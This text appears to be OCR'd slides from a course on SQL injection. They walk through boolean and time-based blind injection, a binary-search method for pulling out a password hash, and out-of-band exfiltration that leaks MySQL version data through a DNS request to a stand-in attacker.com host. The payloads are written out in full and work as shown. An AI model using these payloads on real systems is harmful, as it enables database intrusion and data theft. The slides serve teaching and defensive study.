
mysql> SELECT user();
root@localhost

SELECT * FROM news WHERE id = **1 AND SUBSTRING(user(), 1, 1)="r"**

HTTP/1.0 200 OK
…

True → user() = **r**???@???…

Double Blind
(Time-based)



GET /news.php?id=**1+AND+IF((SUBSTRING(user(), 1, 1)="r"), sleep(0), sleep(10));**

```
mysql> SELECT user();
root@localhost
```


SELECT * FROM news WHERE id = **1+AND+IF((SUBSTRING(user(), 1, 1)="r"), sleep(0),**

Response with no delay!

True

user() = **r**???@??????

Blind injection (optimization)



...SUBSTRING((SELECT pass FROM users), 1, 1)...

a074c5929fb80888a09bc6fa0878b08d

a,b,c,d,e,f,0,1

2,3,4,5,6,7,8,9

a,b,c,d

e,f,0,1

a,b


c,d

a

b

a???????????????

Out-of-Band
(windows only)



GET /users.php?id=**1 AND (SELECT LOAD_FILE(CONCAT('\\\\foo.',(select MID(version(),1,1)),'.attacker.com\\')));**


mysql> select **version()**;
5.*5.47-0+deb7u1*

mysql> ...(select MID(**version()**,1,1))...
5
mysql>...LOAD_FILE(CONCAT('\\\\foo.',**5**,'.attacker.com\\'))...

Log DNS query: Request foo.**5**.attacker.com from ...

→ version() = **5**.?????...

Second Order



